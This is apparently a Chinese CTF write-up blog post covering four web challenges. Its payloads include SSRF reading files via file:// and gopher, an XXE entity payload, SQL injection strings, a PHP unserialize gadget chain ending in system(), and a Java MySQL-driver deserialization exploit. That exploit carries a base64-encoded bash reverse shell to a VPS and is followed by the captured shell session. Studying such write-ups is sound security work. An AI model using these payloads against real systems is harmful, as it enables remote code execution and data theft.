



view-source:http://121.36.74.163/?code=(~%8C%86%8C%8B%9A%92)(~%9C%9E%8B%DF%99%93%9E%98%D1%8F%97%8F)

```
1 <?php
2 $flag = 'flag{ecee9b5f24f8aede87cdda995fed079c}';
```

%6c%65  
673%74

<https://blog.csdn.net/a3320315>

## do you know

这道题目是非预期


出题人的本意应该是考察 **SSRF** 和 **XXE**

但是直接一个 **SSRF** 就可以读出 **flag** 了

源码中

```
$poc=$_SERVER['QUERY_STRING']; #不会对url解码,所以直接绕过过滤
```

所以我们直接利用 **file** 协议去读文件



```
Raw Params Headers Hex
GET
?xxx=%66%69%6c%65%3a%2f%2f%2f%76%61%72%2f%77%77%77%2f%68%74%6d%6c%2f%66%6c%61%67%2e%70%68%70&yyy=%66%69%6c%65%3a%2f%2f%2f%76%61%72%2f%77%77%77%2f%68%74%6d%6c%2f%66%6c%61%67%2e%70%68%70
Host: 121.36.74.163
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

foreach($_GET as $key=>$value)
{
    $url=$value;
}
$ch = curl_init();
if ($type == 'file') {
    add_debug_log($param, 'post_data');
    // 设置超时
    curl_setopt($ch, CURLOPT_TIMEOUT, 30);
} else {
    // 设置超时
    curl_setopt($ch, CURLOPT_TIMEOUT, 180);
}
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
// 设置header
if ($type == 'file') {
    $header[] = "content-type: multipart/form-data; charset=UTF-8";
    curl_setopt($ch, CURLOPT_HTTPHEADER, $header);
} elseif ($type == 'xml') {
    curl_setopt($ch, CURLOPT_HEADER, false);
} elseif ($type == 'json') {
    $header[] = "content-type: application/json; charset=UTF-8";
    curl_setopt($ch, CURLOPT_HTTPHEADER, $header);
}
// curl_setopt($ch, CURLOPT_USERAGENT, 'Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)');
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($ch, CURLOPT_AUTOREFERER, 1);
// dump($param);
curl_setopt($ch, CURLOPT_POSTFIELDS, $param);
// 要求结果为字符串且输出到屏幕上
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
// 使用证书: cert 与 key 分别属于两个.pem文件

$res = curl_exec($ch);
var_dump($res);
string(628) "object; $m = $this->method; $v = $this->variable; So->$m(); global $$v; $answer = file_get_contents('flag.php'); ob_end_clean(); } } class B { function read() { ob_start(); global $answer; echo $answer; } } if($_SERVER['REMOTE_ADDR'] != "127.0.0.1"){ die("show me your identity"); } if(isset($_GET['l']) { unserialize($_GET['l'])->CaptureTheFlag(); } else { die("you do not pass the misc"); } "
```

可以知道 **flag** 在 **flag.php** 里面

所以最终的payload为:

```
?xxx=%66%69%6c%65%3a%2f%2f%2f%76%61%72%2f%77%77%77%2f%68%74%6d%6c%2f%66%6c%61%67%2e%70%68%70&yyy=%66%69%6c%65%3a%2f%2f%2f%76%61%72%2f%77%77%77%2f%68%74%6d%6c%2f%66%6c%61%67%2e%70%68%70
```



由于 `gopher` 协议传递数据包的时候会将第一个字符吞掉，所以我们在前面加一个 `_`，然后后面接数据包  
我们都知道一个数据包的格式如下：

```
POST /xee.php HTTP/1.1
Host: 121.36.64.91
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://121.36.64.91/xee.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 611
Origin: http://121.36.64.91
Connection: close
Upgrade-Insecure-Requests: 1
```

有许多的请求头，但是只有一部分是必须的

上面的第一部分下列请求头的url编码（包括换行 `%0d%0a`，而且这儿需要将 `%` 进行二次编码）

```
POST /xee.php HTTP/1.1
HOST:127.0.0.1:80
Accept:*/*
Content-Length:611
Content-Type:application/x-www-form-urlencoded
```

## POST发送数据的时候，数据于请求头中间有两个 `%0d%0a`

### 最最最容易混淆的地方来了，就是上面的 `Content-Length:611` 的理解

这个 `Content-Length:611` 表示发送数据的大小

例如我们POST `data=xxx`，则 `Content-Length` 为 `8`，无论你进行多少次url编码，都会将我们发送的数据解码成 `data=xxx`，所以有时候我们进行多次url编码，但是服务器还是能识别，这就是 `Content-Length` 的作用

我们知道这道题目实际就是 `gopher` 进行 `xxe` 攻击，我们只需要用 `gopher` 发送一个能读取文件的 `xml` 过去就可以了，而且实际题目有一些过滤，双写绕过就行了，所以随便找个能读文件的 `xml` 如下

```
<?xml version="1.0" encoding="ureadtF-8"?>
<!DOCTYPE xe [
<!ELEMENT name ANY >
<!ENTITY xe SYSTEM "php://filter/rereadad=convert.base64-encode/resource=f1readag.php" >]>
<root>
<name>&xe;</name>
</root>
```

### 这儿还有一个需要注意的点

我们在计算长度的时候不能直接计算明文的长度，这是因为上面的字符有一些特殊字符，而这些特殊字符又有实际的含义，例如 `&`

假设我们只计算明文的长度，则不管我们怎么 `url` 编码，服务器都会解析成明文的格式


即访问 `xee.php` 是发送的数据为 `data=<?xml version="1.0" enco...` 这样就会包含特殊符号，就不能正确传输数据

### 正确的做法是：


- 1、对 `payload`（即 `xml`）所以字符进行 `url` 编码，计算编码后的长度，例上面的 `xml` 编码后长度为 `606`，加上 `data=`，总长度为 `610`
- 2、先把编码后的数据加在 `data=` 的后面
- 3、直接在 `burpsuite` 里面编码（只对特殊字符编码即可，即 `%`，因为 `GET` 方法有长度限制，如果编码太长不能发送请求）（再编两次码，总共对 `xml` 三次编码，因为我们发送请求时浏览器本身会编一次码，然后 `gopher` 发送数据时也会编码一次，所以只有编码三次，到达 `xee.php` 的数据才是 `xml` 第一次编码之后的数据，否则直接是明文数据，不能有效传递 `xml`，如果编码四次也

不行，只能三次，这只是针对特殊字符的)

#### 4、burpsuite对特殊字符编码的地方



最终的结果为



对结果进行 `base64` 解码就可以得到 `flag` 了

```
PD9waHAKJGZsYWc9J2ZsYWd7NWJjMGJjMjkxZDMyMjQ1MDY3OTg2NmQ1ZGRmMGEzNDZ9JzsK
```

```
<?php  
$flag='flag{5bc0bc291d322450679866d5ddf0a346}';
```

<https://blog.csdn.net/a3320315>

## zxm's blog

这是一道 `java` 题目

首先下载 `xml`，查看依赖

```

<dependencies>
  <dependency>
    <groupId>com.sparkjava</groupId>
    <artifactId>spark-core</artifactId>
    <version>2.9.0</version>
  </dependency>
  <dependency>
    <groupId>org.slf4j</groupId>
    <artifactId>slf4j-nop</artifactId>
    <version>1.7.30</version>
  </dependency>
  <dependency>
    <groupId>commons-collections</groupId>
    <artifactId>commons-collections</artifactId>
    <version>3.2.1</version>
  </dependency>
  <dependency>
    <groupId>mysql</groupId>
    <artifactId>mysql-connector-java</artifactId>
    <version>8.0.15</version>
  </dependency>
  <dependency>
    <groupId>com.fasterxml.jackson.core</groupId>
    <artifactId>jackson-databind</artifactId>
    <version>2.9.8</version>
  </dependency>
  <dependency>
    <groupId>com.fasterxml.jackson.core</groupId>
    <artifactId>jackson-core</artifactId>
    <version>2.9.8</version>
  </dependency>
  <dependency>
    <groupId>com.fasterxml.jackson.core</groupId>
    <artifactId>jackson-annotations</artifactId>
    <version>2.9.8</version>
  </dependency>
</dependencies>

```

然后就是一顿谷歌百度，最终找到了这个  
[https://github.com/fnmsd/MySQL\\_Fake\\_Server](https://github.com/fnmsd/MySQL_Fake_Server)  
 上面有详细的介绍说明

直接开始操作步骤吧，原理说了也不知道  
 修改config.json

```

{
  "fileread":{
    "win_ini":"c:\\windows\\win.ini",
    "win_hosts":"c:\\windows\\system32\\drivers\\etc\\hosts",
    "win":"c:\\windows\\",
    "linux_passwd":"/etc/passwd",
    "linux_hosts":"/etc/hosts",
    "index_php":"index.php"
  },
  "yso":{
    "Jdk7u21":["Jdk7u21","calc"],
    "CommonsCollections1":["CommonsCollections1","curl http://129.204.207.xxx:9002/asd"],
    "CommonsCollections6":["CommonsCollections6","curl http://129.204.207.xxx:9002/asd"]
  }
}

```

我们只需要修改ys0就行了，即反序列化，这个是伪造MySQL服务端读文件和java的按序列化两个功能组合在一起使用的，所以我们只需要改ys0就行

1、vps上运行 `python3 server.py`

2、vps上监听9002端口

最终的payload:

```
{"id":["com.mysql.cj.jdbc.admin.MinAdmin","jdbc%3amysql%3a//129.204.207.xxx%3a3306/test%3fautoDeserialize%3dtrue%26queryInterceptors%3dcom.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor%26user%3dyso_Collections6_bash%20-c%20{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjkuMjA0LjIwNy54eHgvOTAwMiAwPiYxCg==}|{base64,-d}|{bash,-i}"]}
```

其中这句代码是 `bash -i >& /dev/tcp/129.204.207.114/9002 0>&1` 的编码格式，就是通过linux特性略去了特殊字符转换网址

```
bash%20-c%20{echo,YmFzaCAtaSA%25%32%62JiAvZGV2L3RjcC8xMjkuMjA0LjIwNy54eHgvOTAwMiAwPiYxCg==}|{base64,-d}|{bash,-i}
```

这样就直接反弹 shell 了

```
https://ubuntu.com/livepatch
Last login: Fri Jun 26 00:10:06 2020 from 58.243.250.17
ubuntu@VM-0-5-ubuntu:~$ nc -lvp 9002
Listening on [0.0.0.0] (family 0, port 9002)
Connection from ecs-121-36-46-83.compute.hwclouds-dns.com 44158 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
ctf@4fe645a7c108:/$ cd /tmp
cd /tmp
ctf@4fe645a7c108:/tmp$ ls
ls
a.sh
evil
flag_keowpijkoqew
fuck
fucker
hsperfdata_ctf
hsperfdata_root
hxd
ctf@4fe645a7c108:/tmp$ cat flag ^H^[D
cat flag_keowpijkoqew
flag{90d88050-42fc-4dc6-9b10-b40b82e44495}
ctf@4fe645a7c108:/tmp$
```

得到 flag

## 美团外卖

这道题无力吐槽，只想说想打人，感觉出题人脑子有点问题~~

没啥说的，最多就是一个注入题，其它的都是有点脑洞的意味

首先登录那个可以直接绕过登录

也可以在哪儿注出来，经过测试，过滤的 `> < = like regexp` 等比较符号

这儿还可以用 `in` 绕过

用法为

```
select substring("xxx" from 1 for 1) in("x");
```



上面返回 1，然后再结合 `sleep` 就可以达到盲注的目的

```
mysql> select substring("xxx" from 1 for 1) in("x");
+-----+
| substring("xxx" from 1 for 1) in("x") |
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)
```

逗号过滤用 `substring` 绕过

这儿就不贴代码了，

然后在 `daochu.php` 中还有一个未经任何过滤的SQL注入，并且有回显

payload:

```
?type=1&imei="union%20select%201,2,3,(select%20hints%20from%20hint),5,6%23&imei2=xxx
```

得到

```
<table border="1"><tr><th>user</th><th>code</th><th>name</th><th>phonenumber</th></tr><tr><td>see_the_dir_956c110ef9decdd920249f5fed9e4427</td><td>6</td><td>2</td><td>3</td></tr></table>
```

然后进入目录一阵乱扫，和不加目录是一样的路由，但是经过测试可以访问lib中的php文件，然后找到

`lib\webuploader\0.1.5\server\preview.php`

不知道咋个就得到了flag，反正我们得到的源码于后台的绝对不一样，着不知道这样出题的意义~~

## laravel

先全局搜索 `__destruct`

```
vendor > symfony > component > routing > loader > configurator > ImportConfigurator.php > ImportConfigurator > __destruct

15 use Symfony\Component\Routing\RouteCollection;
16
17 /**
18  * @author Nicolas Grekas <p@tchwork.com>
19  */
20 class ImportConfigurator
21 {
22     use Traits\RouteTrait;
23
24     private $parent;
25
26     public function __construct(RouteCollection $parent, RouteCollection $route)
27     {
28         $this->parent = $parent;
29         $this->route = $route;
30     }
31
32     public function __destruct()
33     {
34         $this->parent->addCollection($this->route);
35     }
36 }
```

46 文件中有 56 个结果 - 在编辑器中打开

public function \_\_destruct()  
CallCenter.php vendor\phpspec... 1  
if ("\_\_destruct" === \$methodName || 0 ...  
ClassMirror.php vendor\phpspe... 1  
\_\_destruct',  
Stream.php vendor\phpunit\php... 1  
public function \_\_destruct()  
AutoCompleter.php vendor\psy... 1  
public function \_\_destruct()  
Context.php vendor\sebastianV... 1  
public function \_\_destruct()  
TemporaryFileByteStream.php ... 1  
public function \_\_destruct()  
DiskKeyCache.php vendor\swift... 1  
public function \_\_destruct()  
SimpleMimeEntity.php vendor\... 1  
public function \_\_destruct()  
AbstractSmtptTransport.php ve... 1  
public function \_\_destruct()  
TestHttpServer.php vendor\sym... 1  
public function \_\_destruct()  
DumpDataCollector.php vendo... 1

<https://blog.csdn.net/a3320315>

很明显，`$parent` 和 `$route` 都是可控的，那么我们可以继续寻找 `__call` 函数  
继续跟踪到 `Generator.php`

```
Generator.php X
vendor > fzaninotto > faker > src > Faker > Generator.php > Generator > __call

260
261 /**
262  * @param string $attribute
263  *
264  * @return mixed
265  */
266 public function __get($attribute)
267 {
268     return $this->format($attribute);
269 }
270
271 /**
272  * @param string $method
273  * @param array $attributes
274  *
275  * @return mixed
276  */
277 public function __call($method, $attributes)
278 {
279     return $this->format($method, $attributes);
280 }
281 }
282
```

<https://blog.csdn.net/a3320315>

然后继续查看 `$this->format`

```
Generator.php X
vendor > fzaninotto > faker > src > Faker > Generator.php > Generator > format

213         mt_srand((int) $seed);
214     } else {
215         mt_srand((int) $seed, MT_RAND_PHP);
216     }
217 }
218 }
219 }
220 public function format($formatter, $arguments = array())
221 {
222     return call_user_func_array($this->getFormatter($formatter), $arguments);
223 }
224
225 /**
226  * @param string $formatter
227  *
228  * @return Callable
229  */
230 public function getFormatter($formatter)
231 {
232     if (isset($this->formatters[$formatter])) {
233         return $this->formatters[$formatter];
234     }
235     foreach ($this->providers as $provider) {
236         if (method_exists($provider, $formatter)) {
237             $this->formatters[$formatter] = array($provider, $formatter);
238         }
239         return $this->formatters[$formatter];
240     }
241 }
242 throw new \InvalidArgumentException(sprintf('Unknown formatter "%s"', $formatter));
243 }
```

而且 `$this->formatters` 可控，那么上面的 `call_user_func_array` 的两个参数都可控。

整条链为：


- `\Symfony\Component\Routing\Loader\Configurator\ImportConfigurator`
- `\Faker\Generator`

payload:

```

<?php
namespace Faker{
class Generator{
function __construct(){
$this->formatters = ["addCollection"=>"system"];
}
}
}
namespace Symfony\Component\Routing\Loader\Configurator{
class ImportConfigurator{
function __construct(){
$this->parent =new \Faker\Generator();
$this->route = "dir";
}
}
}
namespace{
$a = new \Symfony\Component\Routing\Loader\Configurator\ImportConfigurator();
echo serialize($a );
}

```



<https://blog.csdn.net/a3320315>